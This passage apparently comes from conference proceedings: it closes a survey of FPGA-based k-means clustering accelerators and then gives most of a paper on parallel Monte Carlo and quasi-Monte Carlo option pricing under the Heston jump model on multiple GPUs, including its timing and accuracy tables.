Gokhale et al. [14] implemented k-means clustering for segmenting hyperspectral images. Their system was implemented on Altera Excalibur platform, which contains Altera Apex FPGA and an ARM CPU. They used two implementations: one with ARM CPU, and one with NIOS soft-core CPU. In the paper they demonstrate development of the system through several steps which illustrate influences of communication between CPU and FPGA, granularity of processing unit, and use of direct memory access (DMA) while executing the algorithm. Algorithm was implemented in several iterations, starting with completely software one and replacing the part of code that requires the most time to execute with a hardware unit. The final implementation uses hardware to execute computation of distances, uses DMA, and writes clustering results into a buffer where they are kept until read by the CPU. Distance computation unit contains 32 processing elements which work in parallel. The system runs on 33 MH clock rate. Speed-up achieved was 11.8×, compared to a 1 GHz Pentium III computer.

Wang and Leeser [15] experiment with adding a hardware floating-point division unit into the hardware implementation of the algorithm. They and a cluster association structure to the distance calculation and minimum distance tracking from [13]. They added accumulators that compute pixel sum for each cluster, and counters that track number of pixels in each cluster. New cluster center is computed by dividing accumulator value with counter value, which gives the mean of the cluster. Accumulators and cluster centers are working with fixed-point arithmetic. Hence the divider has fixed-point/floating-point conversion on its inputs and output. The system was implemented on Xilinx Virtex-II platform. Three implementations were compared: completely software, FPGA with division on CPU, and FPGA with division on FPGA. The Program was executed on a 3.2 GHz Pentium 4 computer. Compared to completely software implementation, for 50 iterations of algorithm a 11× speed-up was achieved, and for 1000 iterations a 174× speed-up was achieved. Differences in execution time for FPGA implementations with division on CPU and division on FPGA were negligible. The reason is that compared to distance computation, the division takes up a very small amount of execution time.

Sageusa and Maruyama [16], [17] implement real time k-means clustering for color images. The standard clustering procedure with Euclidian distance metric is augmented with kd-tree [18] filter which is used for finding cluster centers candidates for each pixel. Distance computation is then carried out only for this small set of centers. Kd-tree is implemented using memory banks. It's capable of finding centers for 4 pixels in parallel, and outputs 24 center candidates for each pixel. The system is realized as a three-stage pipeline. First stage contains the kd-tree, second stage implements square-of-distance computation, and third stage the cluster center for each pixel is found. Square-of-distance computation units are also used for kd-tree construction, which is carried out at the every iteration. The system was implemented on Xilinx Virtex-II platform, with 66 MHz clock rate. Performance was evaluated by clustering color image pixels into 256 clusters. Achieved performance for 512×512 and 640×480 images was at least 30 fps, and 20 to 30 fps for 768×512 images.

Covington et al. [19] use k-means clustering for document clustering. Documents are represented by vectors, where each dimension represents number of word occurrences in the document. Similar words are counted in the same dimension. Distance metric used is "cosine-theta" distance:

$$\cos\theta = \frac{\mathbf{x} \cdot \boldsymbol{\mu}}{|\mathbf{x}||\boldsymbol{\mu}|} \tag{3}$$

Words are translated into a 4000-dimension feature space using a hash based method. Document vectors and cluster centers are stored in external memory attached to the FPGA. The system contains three key modules. First module realizes distance computation, and consists of a square root, a scalar product, and a division unit. The module is complex and outputs one result every 294 clock cycles. One distance computation module is instantiated for each cluster center. Second module compares distances and assigns input vector to cluster with nearest center. Third module computes new cluster centers. The system performance was compared to a 3.6 GHz Xeon CPU. On Xilinx Virtex-E platform the system works with 80 MHz clock rate and achieves a 26× speed-up. On Xilinx Virtex-4 platform the system works with 250 MHz clock and achieves a 328× speed-up.

Nagarajan et al. [20] are taking a more general approach with intention to define patterns and models common to many algorithms, i.e. design patterns. The idea is that knowing and using these patterns will aid in system design. In their work they present a review of common communication and computing patterns. They begin hardware development with probability density function (PDF) approximation problem. By using structural similarities between algorithms they adapt the PDF approximation hardware to implement correlation computation, and k-means clustering, instead of implementing them from scratch. Implemented k-means clustering hardware is a three-stage pipeline consisting of: (a) square of distance computation, (b) finding minimum distance, and (c) cluster center update. The first two stages are similar to Saegusa and Maruyama's [17] implementation. The system was implemented and tested on Xilinx Virtex-4 platform. Achieved speed-up was 3.2×,

compared to a 3.2 GHz Xeon computer. The authors find the cause of small speed-up in low communication bandwidth between CPU and FPGA.

Hussain et al. [21] present an FPGA k-means clustering implementation for clustering microarray data. All parts of the algorithm are implemented in hardware, and distance computation is parallelized. Their implementation uses fixed-point arithmetic adapted to microarray data ranges. They use 5.10 format for distances, and 15.10 format for accumulators. The number of clusters is fixed to 8, hence 8 cluster distance units are used in parallel. Input data is stored in on-chip RAM. Several cores can be fit on single FPGA to perform clustering on different datasets in parallel. The system was implemented on Xilinx Virtex-4 platform, with 126 MHz clock rate for single core, and 124 MHz clock rate for five cores implementation. Achieved speed-ups were 10.3× for single core, and 51.7× for five cores implementation, compared to 3 GHz Core 2 Duo computer.

Singaraju and Chandy [22] implement k-means clustering on FPGA based network switches. The architecture allows data processing to be performed on the data as it flows through tha network in form of Ethernet packets. They implement all parts of the algorithms on the FPGA, and use floating point arithmetic for all computation. They parallelize distance computation, and finding minimum distance. Since used arithmetic operators are heavily pipelined, they use data element interleaving to hide the latencies. For single FPGA their system supports cluster parallelism, distances from multiple cluster centers are computed simultaneously for single data input. For multiple FPGAs, in addition to cluster parallelism, the system also supports data parallelism, where each FPGA operate on separate data points. Single FPGA is limited to up to 8 clusters in parallel. The system was implemented on Xilinx Virtex-II platform. For single FPGA, achieved speedups were up to 10× compared to Opteron 1.8 GHz computer. For multiple FPGAs performance was compared to parallel software implementation with equivalent number of nodes. Achieved speed-ups were up to 9×.

IV. Analysis of Implementations

Following features common to most implementations can be highlighted from this survey of FPGA based hardware accelerators.

For all implementations, the design process begins with algorithm analysis. Algorithm's hotspots are identified, and evaluated for possible gains in speed or execution time from implementing them in hardware. Most often, the hotspots are a short sequence of instructions that are looped through many times.

FPGA's clock rate is much lower than CPU's, usually one to two orders of magnitude lower. This is offset by exploiting available parallelism. FPGA can simultaneously execute several hundred to several thousand operations, depending on type of operation and its implementation.

FPGA implementations are usually pipelined. Apart from the additional "depth" parallelism provided by pipelining, separating the process into several smaller steps enables faster clock rate, and faster execution of algorithm. The algorithm is often rearranged or modified to enable more efficient pipelining.

Use of floating-point arithmetic is usually avoided. Floating-point arithmetic units are more complex and consume more FPGA resources than fixed-point arithmetic units. Higher per-unit resource consumption means less available parallelism because fewer units can be implemented in a single FPGA device. This is the main reason for using fixed-point arithmetic. Due to this constraint, a numerical analysis of algorithm is required to find sufficient range and precision of fixed-point number representation which will ensure correct results.

Only a few implementations perform the entire algorithm in hardware. In general, implementations are carefully partitioned into software and hardware part, and systems completely implemented in FPGA usually use a soft core CPU which runs the main program. This is a consequence of following factors: (a) control of algorithm flow is much easier to implement in software than by designing a hardware finite state machine for this function, and (b) parts of algorithm that execute infrequently can be left in software without adverse impact on overall performance.

A frequent problem in hardware implementations is communication with CPU and memory. In some cases, using hardware acceleration can actually decrease performance because the cost of moving data can be larger than the gain from faster hardware execution [14]. This problem can be tackled in several ways. First, by using direct memory access (DMA) where the CPU is taken out of the data transfer loop. The CPU then controls the data flow only by issuing commands for data transfer. Additional performance is gained by providing significant amount of private local memory to the FPGA, which then eliminates the need for frequent communication with shared main memory. And finally, data transfer latency can be hidden by using buffers, which enable processing of one block of data while the next block is being transferred.

Earlier implementations rarely used multiplication in FPGA since it was fairly expensive in terms of resources. Newer FPGAs families targeted for DSP applications include high-speed hardware multipliers and MAC units. Thanks to this development, later implementations benefit from using multiplication in FPGA hardware.

V. Conclusion

FPGA platform can be used as accelerator in data mining processes. It has great potential for use in data mining applications and computing in general, and especially in embedded systems. FPGA's flexibility and programmability enables implementation of optimal computer architecture for each specific task. From this literature survey we conclude that FPGA platform performs well as a hardware accelerator.

Results in this research area are significant, but we also noticed some important issues that prevent wider use of FPGAs in general purpose computing. First and most

significant is lack of mature high-level development tools. It is still very difficult to develop a hardware accelerator without knowledge of low-level details of hardware development, especially if full potential of FPGA is to be utilized. Second issue is a high cost of advanced FPGA platforms suitable for implementing data mining application. These issues currently limit the use of FPGA platforms to applications in which development effort and cost can be justified with gains in performance.

With development of high-level languages and synthesis tools, and development of hardware-software co-design methodology, designing for FPGAs could become much easier. Together with advancements in FPGA technology making the devices larger in terms of logic resources and providing more high-performance arithmetic blocks, the FPGA platform is expected to become more frequently used in data mining applications, as well as in computing in general.

REFERENCES

[1] S. Che, J. Li, J. W. Sheaffer, K. Skadron, and J. Lach, "Accelerating compute-intensive applications with GPUs and FPGAs," in *Proc. SASP*, 2008, pp. 101-107.

[2] X. Wu, V. Kumar, J. R. Quinlan, J. Ghosh, Q. Yang, H. Motoda, G. J. McLachlan, A. Ng, B. Liu, P. S. Yu, Z. H. Zhou, M. Steinbach, D. J. Hand, and D. Steinberg, "Top 10 algorithms in data mining," *Knowl. Inf. Syst.*, vol. 14, no. 1, pp. 1-37, 2008.

[3] R. Narayanan, D. Honbo, G. Memik, A. Choudhary, and J. Zambreno, "An FPGA implementation of decision tree classification," in *Proc. DATE*, 2007.

[4] D. Anguita, A. Boni, and S. Ridella, "A digital architecture for support vector machines: theory, algorithm and FPGA imlementation," *IEEE Tras. Neural Netw.*, vol. 14, no. 5, Sept. 2003.

[5] R. Pedersen and M. Schoeberl, "An embedded support vector machine," in *Proc. WISES*, 2006

[6] M. Schoeberl, *JOP: A java optimized processor for embedded real-time systems*, PhD thesis, Vienna University of Technology, 2005.

[7] S. Cadambi, I. Durdanovic, V. Jakkula, M. Sankaradass, E. Cosatto, S. Chakradhar, and H. P. Graf, "A massively parallel FPGA-based coprocessor for support vector machines," in *Proc. FCCM*, 2009, pp. 115-122.

[8] K. Cao, H. Shen, and H. Chen, "A parallel and scalable digital architecture for training support vector machines," *Journal of Zhejiang University - Science C*, vol. 11, no. 8, pp. 620-628, 2010.

[9] S. S. Keerthi, S. K. Shevade, C. Bhattacharyya, and K. R. K. Murthy, "Improvements to Platt's SMO algorithm for SVM classifier design," *Neural Computation*, vol. 13, no. 3, pp. 637-649, 2001.

[10] M. Papadonikolakis and C.-S. Bouganis, "A Heterogeneous FPGA Architecture for Support Vector Machine Training," in *Proc. FCCM*, 2010, pp. 211-214.

[11] S. Wang, Y. Peng, G. Zhao, and X. Peng, "Accelerating on-line training of LS-SVM with run-time reconfiguration," in *Proc. ICFPT*, 2011, pp. 1-6.

[12] J. A. K. Suykens and J. Vandewalle, "Least Squares Support Vector Machine Classifiers," *Neural Processing Letters*, vol. 9, no. 3, pp. 293-300, 1999.

[13] M. Estlick, M. Leeser, J. Theiler, and J. J. Szymanski, "Algorithmic transformations in the implementation of k-means clustering on reconfigurable hardware", in *Proc. ACM FPGA*, 2001, pp. 103-110.

[14] M. Gokhale, J. Frigo, K. McCabe, J. Theiler, C. Wolinski, and D. Lavenier, "Experience with a hybrid processor: K-means clustering," *J. Supercomputing*, vol. 26, no. 2, pp. 131-148, 2003.

[15] X. Wang and M. Leeser, "K-means clustering for multispectral images using floating-point divide," in *Proc. FCCM*, 2007, pp. 151-159.

[16] T. Maruyama, "Real-time k-means clustering for color images on reconfigurable hardware," in *Proc. ICPR*, 2006, pp. 816-819.

[17] T. Saegusa and T. Maruyama, "An implementation of real-time k-means clustering for color images," *J. Real-Time Image Proc*, vol. 2, no 4, pp. 309-318, 2007.

[18] T. Kanungo, D. M. Mount, N. S. Netanyahu, C. D. Piatko, R. Silverman, and A. Y. Wu, "An efficient k-means clustering algorithm: analysis and implementation," *IEEE Trans. Pattern Anal. Mach. Intell.*, vol. 24, no. 7, pp. 881–892, 2002.

[19] G. A. Covington, C. L. G. Comstock, A. A. Levine, J. W. Lockwood, and Y. H. Cho, "High speed document clustering in reconfigurable hardware," in *Proc. FPL*, 2006, pp. 411-417.

[20] K. Nagarajan, B. Holland, A. D. George, K. C. Slatton, and H. Lam, (2009, Jan.). Accelerating machine-learning algorithms on FPGAs using pattern-based decomposition. *J. Sign. Process. Syst.* [Online] Available: http://dx.doi.org/10.1007/s11265-008-0337-9

[21] H. M. Hussain, K. Benkrid, H. Seker, and A. T. Erdogan, "FPGA implementation of K-means algorithm for bioinformatics application: An accelerated approach to clustering Microarray data," in *Proc. AHS*, 2011, pp. 248-255.

[22] J. Singaraju and J. A. Chandy, "Active Storage Networks for Accelerating K-Means Data Clustering," In *Proc. ARC*, 2011, pp. 102-109.

Parallel Implementation of Option Pricing Methods on Multiple GPUs

Emanouil Atanassov, Sofiya Ivanovska and Dimitar Dimitrov
Department of Grid Technologies and Applications
Institute of Information and Communication Technologies - Bulgarian Academy of Sciences
Acad. G. Bonchev St., Bl.25A, 1113 Sofia, Bulgaria
{emanouil, sofia}@parallel.bas.bg, d.slavov@bas.bg

***Abstract*— The Heston stochastic volatility model is one of the most popular models for the evolution of stocks and futures prices, which includes a stochastic process for the volatility. In practice it is usually enhanced by adding a Poisson jump process, which improves the overall correspondence with the observed behaviour of prices in the marketplace. The pricing of financial options by means of Monte Carlo or quasi-Monte Carlo methods can greatly benefit from the use of GPU computing due to the inherent parallelism of the computations. In this work we describe efficient parallel implementations of several popular option pricing schemes by using CUDA-enabled graphic cards. Our quasi-Monte Carlo algorithms make use of modifications of the Sobol and Halton sequences. The numerical and timing results demonstrate the excellent efficiency of our approach on the target computational platforms.**

I. Introduction

The financial option is a special type of financial contract that gives the owner the right, but not the obligation, to buy or sell an asset at a price that is pre-determined or defined with a special formula, on or before a given date. The financial options are a type of derivative financial instrument, because their value depends on the price of other financial instruments, for example stock prices, future contracts, interest rates. Options can be traded both on regulated exchanges or over-the-counter. The problem of numerical estimation of the option prices is one of the most important areas in Financial Mathematics [22]. Pricing options, that depend on the precise evolution of the prices of the underlying financial instruments, requires accurate simulation of stochastic processes that model this evolution. In 1972, Black and Scholes [7] published a paper, where they describe a simple model for pricing European options, assuming that the price is Brownian motion. This is the first standardized method for option pricing:

$$\frac{dS}{S} = rdt + \sigma dW_s, \tag{1}$$

where r is interest rate, σ is the volatility and dW_s is Brownian motion. There are several limitations of this model, but one of the most important is that the volatility is constant, contrary to the observed behaviour of financial markets, where volatility seems to be varying with time, exhibiting mean-reverting behaviour.

A. Heston model

One more precise model for pricing options was proposed by Steven Heston in 1993 [14]. The volatility in the Heston model is a time dependent stochastic variable, which follows a particular random process. The Heston model defines two stochastic differential equations - one for the price process and one for price variance:

$$dS_t = rS_t dt + \sqrt{\nu_t} S_t dW_s$$
$$d\nu_t = \kappa(\theta - \nu_t)dt + \sigma_\nu \sqrt{\nu_t} dW_\nu,$$

where S_t and ν_t are the price and its variance, W_s and W_v are correlated Brownian motions (with correlation coefficient ρ), ν_t is a CIR [9] process and converges to the so-called long-term variance θ, κ is the rate at which the variance reverts to θ and σ_ν is the volatility of volatility. It is important to note that the prices of European options under the Heston model can be obtained by a fast computational procedure. This allows efficient calibration of the parameters of the Heston model based on the observed prices of European options. However, it has been observed in practice that the Heston model does not produce a good fit for the observed European option prices with short times to expiration. In order to mitigate this problem, an additional Poisson jump process was introduced [8]. The price process now has additional term of the type $(J-1)dq$, describing jumps in the price with intensity λ and with mathematical expectation $\hat{\mu_j}$. In order to compensate for these jumps the term $\lambda\hat{\mu_J}dt$ is subtracted. The distribution of jumps is usually taken to be lognormal or double exponential. In this paper we assume lognormal distribution, thus adding three more parameters to the Heston model - λ and the expectation and standard deviation of the logarithm of the jumps.

Once the parameters of the Heston model are calibrated, based on the observed European options prices, one can compute the prices of other, more complex types of options. Options that depend on the whole underlying path of the price during the time period before expiration are called path-dependent. Examples of path-dependent options are the Asian options, where the payout of the option is determined by the difference between the average price of the underlying and the fixed strike price. Another type of path-dependent options are the barrier options. The barrier

options have payout similar to that of a European option, but it is paid for example only if a certain price is never reached during the time period under consideration. In this paper we consider the parallel implementation of algorithms that estimate numerically prices of path-dependent options. One of the most popular method for such estimation is the Monte Carlo approach [11], where one produces high number, N, of samples of the paths of the underlying and takes the average of the discounted option prices along each path. We implemented several well-known numerical schemes for adequate simulation of the Heston model with jumps, which can be categorized in two groups: schemes with bias and exact schemes. The schemes of Euler-Maruyama, Lord Modification [18], Milstein [17], Kahl-Jäckel [16] are schemes that are representatives of the biased schemes where there are two errors - from discretization of the continuous time process and the statistical Monte Carlo error. The scheme of Andersen [2] is representative of the exact schemes that use the properties of the CIR process and the variance is sampled using it's exact distribution, so there is only statistical Monte Carlo error.

B. Numerical Methods

In the following we describe these schemes for the classic Heston model. In all cases the addition of jumps process to the equation for the underlying leads to the same additional terms and similar operations during the implementation phase.

Euler-Maruyama: Uses the simplest method for solving Stochastic Differential Equations (SDEs).

$$S_t = S_s(1 + r\Delta t + \sqrt{V_t}Z_s\sqrt{\Delta t})$$
$$V_t = V_s + k\Delta t(\theta - V_s) + \sigma\sqrt{V_s}Z_v\sqrt{\Delta t}$$

Δt - time step;
$cor(Z_v, Z_s) = \rho$ - correlated random variables with normal distribution.

Lord Modification (Full Truncation): A scheme proposed by Roger Lord that aims to solve some problems observed in Euler-Maruyama scheme.

$$log(S_t) = log(S_s) + [r - \frac{1}{2}f_4(V_s)]\Delta t + \sqrt{f_5(V_s)}Z_s\sqrt{\Delta t}$$

$$V_t = f_1(V_s) + k\Delta t(\theta - f_2(V_s)) + \sigma\sqrt{f_3(V_s)}Z_v\sqrt{\Delta t},$$

$f_i(x) = x$ for $x \geq 0$. Where for $f_i(x)$ are chosen: identity $f(x) = x$, absorption $f(x) = x^+$ or absolute value $f(x) = |x|$.

Milstein: This scheme has improved order of convergence with respect to the previous two.

$$S_t = S_s(1 + r\Delta t + \sqrt{V_t}Z_s\sqrt{\Delta t})$$
$$V_t = V_s + \kappa(\theta - V_s)\Delta t + \sigma\sqrt{V_s}Z_v + \frac{1}{4}\sigma^2(Z^2 - 1)\Delta t$$

Kahl-Jäckel: This scheme is based on the discretization for the Heston model using Milstein scheme for the variance process and an alternative scheme for the price process.

$$\log(S_t) = \log(S_s) + (r - \frac{V_s + V_t}{4})\Delta t + \rho\sqrt{V_s}Z_v\sqrt{\Delta t}$$
$$+\frac{1}{2}(\sqrt{V_s} + \sqrt{V_t})(Z_s + \rho Z_v)\sqrt{\Delta t} + \frac{\rho\sigma\Delta t}{2}(Z_v^2 - 1)$$
$$V_t = \frac{V_s + \kappa\theta\Delta t + \sigma\sqrt{V_s}Z_v\sqrt{\Delta t} + \frac{1}{4}\sigma^2(Z^2 - 1)\Delta t}{1 + \kappa\Delta t}$$

In practice the variance process should never have negative values, but this is guaranteed only when $2\kappa\theta > \sigma$. Numerically if negative variance is achieved, it is set to 0 or mirrored over the axis, improving the overall accuracy.

Andersen: Andersen uses the system of SDEs in integral form and some of the properties of the variance process:

$$\begin{aligned} S(t) &= S(u)exp[r(t-u) - \frac{1}{2}\int_u^t V(s)ds + \\ &\quad \rho\int_u^t \sqrt{V(s)}dW_v + \sqrt{1-\rho^2}\int_u^t \sqrt{V(s)}dW_s] \\ V(t) &= V(u) + \kappa\theta(t-u) - k\int_u^t V(s)ds + \\ &\quad \sigma_v\int_u^t \sqrt{V(s)}dW_v. \end{aligned}$$

Andersen Scheme: The algorithm is based on sampling the variance process using distributions whose local moments match the original.

1. Generate a sample of V_t using distributions which local moments are the same as the original distribution;
2. Approximate the variance integral using drift interpolation:
$$\int_u^t V(u)du|V(s), V(t) \approx \Delta t[\gamma_1 V(s) + \gamma_2 V(t)] \quad (2)$$
if $\gamma_1 = 1$ and $\gamma_2 = 0$ we have Euler type scheme
if $\gamma_1 = \gamma_2 = 0.5$ we have predictor-corrector scheme;
3. Calculate the price using the following equation:
$$\begin{aligned} \log S(t) &= \log S(s) + r\Delta t + K_0 + K_1 V(s) + \\ &\quad K_2 V(t) + \sqrt{K_3 V(s) + K_4 V(t)}Z_s, \end{aligned}$$
where Z_s is random variable with normal distribution and K_i:
$$K_0 = -\frac{\rho k\theta}{\sigma}\Delta t$$
$$K_1 = \gamma_1\Delta t\left(\frac{k\rho}{\sigma} - \frac{1}{2}\right) - \frac{\rho}{\sigma}$$
$$K_2 = \gamma_2\Delta t\left(\frac{k\rho}{\sigma} - \frac{1}{2}\right) + \frac{\rho}{\sigma}$$
$$K_3 = \gamma_1\Delta t(1 - \rho^2)$$
$$K_4 = \gamma_2\Delta t(1 - \rho^2).$$

In order to augment all these schemes with a Poisson jump process for the underlying, one needs to sample 3 more random variables for each step. The first one is used to determine whether there has been a jump during the step. If the jump intensity is λ, then the uniformly distributed random

variable is compared with $\lambda\Delta_t$ to determine if a jump has occurred. If there has been a jump we sample the jump size from normal distribution. Thus we see that if there is a total of M timesteps, a Monte Carlo method will require $4M$ samples of either uniformly distributed or normal variables for one path, i.e. $4M$ is the *constructive dimensionality* of the algorithm. This means that the problem can be considered as an integration problem for a function with $4M$ variables. This consideration enables the use of quasi-Monte Carlo methods, where instead of random numbers one uses quasi-random points with good distribution in the respective $4M$ dimensional unit cube.

The high-speed implementation of Monte Carlo or quasi-Monte Carlo methods for option pricing is of high importance because of the increased use of options and other derivatives in trading and the undesirable consequences of inaccurate pricing. The current trends in HPC have established the use of graphics cards as a good alternative of regular CPU processing because of their power and space efficiency. In the next section we describe our particular implementation of the Monte Carlo method and the quasi-Monte Carlo methods with the scrambled Sobol and modified Halton sequences, targetted at GPU processing and suitable for use in parallel settings. In section 3 we describe our parallelization approach and in section 4 we show numerical and timing results, obtained with our codes.

II. Modular implementation of MC/QMC algorithms for option pricing on GPUs

All of the schemes outlined in the introduction require sampling of pseudorandom or quasi-random points in order to generate the path of the underlying along the timesteps taken. Our target computational platforms are equipped with the CUDA version 4.0 and support double precision arithmetic. For the Monte Carlo version, we used the default CURAND pseudorandom generator available from the installation. For the quasi-Monte Carlo version, we use one point in the $4M$-dimensional unit hypercube to sample $4M$ uniformly distributed variables. Whenever a normal variable is used in the schemes above, we utilized the inverse function method. Thus in order to sample N paths we need N quasi-random points from the $4M$-dimensional unit cube. One of the most popular families of low-discrepancy sequences are the sequences of Sobol and Halton. Typically they are never used without modification in schemes as the ones describe above, because they include the origin of the coordinate system and they present other potential problems, e.g., bad distribution of some two-dimensional projections. That is why some modifications of these sequences are used in practice. For the Sobol sequence the process of scrambling, proposed by Owen [20], offers theoretical and practical advantages. In our previous work [6] we show how the generation of such sequences can be done efficiently. We also developed fast generation routines for the modified Halton sequences, introduced by Atanassov in [3], where a favorable estimate of the discrepancy of the modified sequence suggests that it can be better in practical integration problems than other well-known sequences.

The total number of timesteps can be rather high in practical applications, which means that one has to be able to use high-dimensional sequences. In [4] we give links to the coefficients that are used in the modified Halton sequences when the first 16384 prime numbers are used. The directional numbers, provided by [15], allow generation of the points of the scrambled Sobol sequence in 12500 dimensions.

The computation of options is divided in two stages. In the pre-computing stage we choose which GPU device will be used by the corresponding host thread. We initialize the CURAND generator, for the Monte Carlo method, or pre-compute some coefficients that are necessary for the fast generation of Sobol or Halton sequences, for the quasi-Monte Carlo method. The actual computation consists in multiple invocations of the option pricing kernel on the GPU. We have fixed the number of GPU threads per block invocation at 256 and we have found that the size of the grid is not so critical for the performance. In practice we used 512 for this size. Thus one kernel invocation samples 131072 paths. We have found that there is certain register pressure, so that in some situations the option "–maxrregcount 64" is required during compilation for correct results. These two stages were implemented in the CUDA-extended C++ dialect supported by NVIDIA, with the main routines exported as functions callable from C.

III. Parallelization Approach

In previous section we included the choice of GPU device by each host thread in the pre-computing stage. This is an important step because the GPU resources that one has access in practice usually include more than one GPU device per host system. One of the GPU-enabled high-performance systems that we have access to is an HP ProLiant SL390s G7 Server with four M2090 NVIDIA Tesla GPUs. The M2090 GPUs are relatively new and are targeted at seismic processing, biochemistry simulations, weather and climate modeling, signal processing and data analysis, etc. The system has a total of 2048 computing cores for GPU-enabled scientific computations (512 cores per GPU), resulting in peak performance of 2.6 TeraFLOPS in double precision. The system has ECC memory. Our tests showed that turning off the ECC gives approximately 5% faster execution. For example, one of the tests finishes in 41.6 seconds with ECC turned on and in 39.7 seconds when the ECC is turned off. When we consider the task to parallelize our algorithm for one target multi-GPU system, we thought the most natural way would be to have one host thread for each GPU. The easiest way to distributed the work among GPUs would be static distribution, but we discarded it because it will not be appropriate for systems that have different types of GPU on board. That is why we developed a dynamic load balancing solution with one main thread responsible for distribution of work/gathering of results and the other threads computing blocks of paths. Since we had the main two functions related to the two-stages of our algorithm callable from C, we had

certain flexibility in how to implement this part. Our first implementation was done using the D programming language [1], because it supports clean threading model where the threads communicate mostly with message passing. We did not use any shared data and we made the worker threads to communicate only with the master thread, sending and receiving inputs and results of the computations. This implementations is useful on single host systems. However, we also have access to a cluster of GPU-enabled machines, each one equiped with NVIDIA GTX 295 cards which motivated our MPI-based parallel implementation. In order to facilitate code-reuse we simply replaced the main routines of the above implementation with MPI-based implementation of the master-slave paradigm, without any changes to the CUDA parts. This implementation is widely portable, because it only needs CUDA and MPI, and implements again dynamic load balancing, i.e., it is usable in heterogeneous situations. Nevertheless, we thought that there are practical situations when it is not possible or practical to start one MPI program accross the whole set of resources available, for example due to firewall or other administrative restrictions. For this case we developed a framework where only one of the processes needs to have inbound network connectivity. This (main) process binds to a UDP port and waits for incoming communications. A client process is started by the user, submits all the work to be performed to the main process and waits for all the results to arrive so that it can process them and produce a final estimate of the option price.

The worker processes are started on each target system and launch one gpu-worker thread for each logical GPU device on the host. The communication with the master process is done via UDP and the internal communication between threads is done with messages. This final parallelization framework has the advantage that only one host, which does not have to be GPU-enabled, must be visible to all the others, e.g., by having public IP address. It also uses smaller number of processes when multi-GPU hosts are interconnected. One of the main use cases to prefer the framework versus the MPI-based implementation would be when GPU-enabled hosts from one or more cloud providers are interconnected with locally-owned resources. It is obvious that in such a situation it is not natural to try to establish MPI connection between all such hosts, especially if their number becomes large enough. Another advantage that can be exploited in grid setting is that the framework does not need all the resources to be connected at the same time. Thus if some of the workers are started from grid jobs, they will be able to connect and contribute to the final result.

In general we found that the performance of the MPI and the threading-based parallelization approaches when applied on the same host was similar, without clear advantage in one way or the other and thus the choice will be based on ease of use. In the next section we present numerical and timing results, obtained with the UDP-based framework, which demonstrate that our implementation achieves excellent parallel efficiency.

Intervals	EM	Lord	Milstein	Kahl-Jäckel	Andersen
1000	0.3440	0.3658	0.0104	0.0113	0.0074

TABLE I

RESULTS FOR THE ABSOLUTE ERROR USING CURAND PSEUDO-RANDOM NUMBER GENERATOR

EM	Lord	Milstein	Kahl-Jäckel	Andersen
60.02	62.75	66.08	53.79	25.38

TABLE II

AVERAGE TIME ACCELERATION IN TIMES FOR CPU VS GPU

IV. NUMERICAL RESULTS

Numerical schemes were implemented to work on GPU using NVidia CUDA framework [10]. This architecture allows the GPU processor to be turned into highly parallel multi-core system capable of executing hundreds of parallel threads. The CUDA topology is based on grouping the threads in blocks and run them parallel, in our case the most efficient scenario was to use 512 blocks with 256 threads that allowed us to execute 65536 threads at one call of the gpu function (the kernel function). In this scenario every thread is simulating one path from the Monte Carlo algorithm and in the quasi-random case use the coordinates of one point from 4M-dimensional quasi-sequence as source of random numbers (M is the number of time intervals). All of the schemes are implemented using the standard CURAND - pseudo-random number generator and generators for Sobol'(with Owen scrambling [20]), [6], [12], [19], [21] and modified Halton (proposed by Atanassov) sequences [3], [5], [13]. For test case it was chosen a example of European option [8] with period 1 year and the following parameters:

$$r = 3.19\%, \kappa = 6.21, \theta = 0.019, \sigma_v = 0.61, \rho = -0.7,$$
$$S_0 = 100, V_0 = 0.010201, \lambda = 0.1, \mu_j = 0.1, \sigma_j = 0.2.$$

In Table I it is shown the error using Monte Carlo method with CURAND generator and different schemes, applied for evaluation of European options with the above parameters. From the results we can see how the schemes of Kahl-Jäckel-Milstein and Andersen are far more accurate than the other two. That is why for our further investigation we only consider these two schemes.

In Table II one can see the average acceleration in times when the schemes are implemented on GPU (NVIDIA GTX 295) vs standard CPU-based implementation (CPU Intel Pentium Core i7, 2.6 GHz). We can see that in all cases there is substantial improvement. The Andersen scheme has more logical operations and this affects its GPU-based implementation. We should point out that the GTX 295 card is the slowest of those that we tested, when considering double precision performance, because it has 8:1 ratio of maximum double versus single precision operations per second.

In Table III we compare the accuracy of quasi-Monte Carlo methods implemented using scrambled Sobol se-

	2^{21} paths	2^{25} paths
CURAND	9.22E-04	4.15E-04
Halton	3.22E-04	2.56E-05
Sobol	4.14E-04	1.03E-04

TABLE III

RELATIVE ERRORS WHEN COMPUTING ASIAN OPTION WITH STRIKE 100, MATURITY ONE YEAR, 52 TIME STEPS

		Andersen			Kahl-Jäckel-Milstein		
	Timesteps	CURAND	Sobol	Halton	CURAND	Sobol	Halton
GTX295	52	848	76	91	2229	118	112
	1000	47	3	5	128	6	7
M2090	52	4599	382	1028	10486	494	1360
	1000	288	21	74	669	26	97
M2050	52	2570	287	609	4406	363	729
	1000	224	17	48	503	20	59

TABLE IV

PATHS PER SECOND WHEN COMPUTING A BARRIER OPTION

quences and Halton sequences with standard Monte Carlo method, for the Andersen scheme. The option being evaluated is an Asian option with strike 100. We show the relative error for 52 time steps, depending on number of paths. In this case the Halton sequence clearly outperforms, suggesting that it should be used even if the computation speed is much smaller, because typically to achieve two times increase in accuracy one has to perform 4 times more computations in Monte Carlo.

The results in Table IV show the computational speed, measured in sample paths per second, when using different Schemes (Andersen vs Kahl-Jäckel-Milstein) and different types of pseudorandom or quasi-random numbers. Both scrambled Sobol and modified Halton sequences were implemented and tested. The results show that production cards like M2090 or M2050 have much better performance due to their better support for double precision operations. The Andersen scheme runs slower, but in most cases it has much better accuracy, so it is justified to use it instead of the Kahl-Jäckel-Milstein, especially for smaller number of time steps. The use of scrambled Sobol and modified Halton sequences results in much smaller speeds than the use of the default CURAND generator. However, looking at the results in Table II and taking into account that to improve the accuracy of a Monte Carlo computation N times one has to sample N^2 times more paths, we conclude that it is justifiable to use the scrambled Sobol or especially modified Halton sequences in order to arrive at a more accurate result for fixed computational time.

The results about parallel efficiency in Table V show that the case of parallel implementation on a single host machine is the easiest one. The results for the SMP implementation are computed on the workstation, equipped with 4 M2090 cards and show excellent efficiency of close to 100%, which is to be expected since the communication is achieved over the host memory. The second line shows results of

	Number of threads	Maximum expected	Achieved	Efficiency
SMP	2048	1151	1134	0.99
MPI	1920	368	327	0.89
UDP	4864	1974	1812	0.92

TABLE V

MAXIMUM EXPECTED AND ACHIEVED SPEEDS, MEASURED IN PATHS PER SECOND, WHEN COMPUTING IN PARALLEL

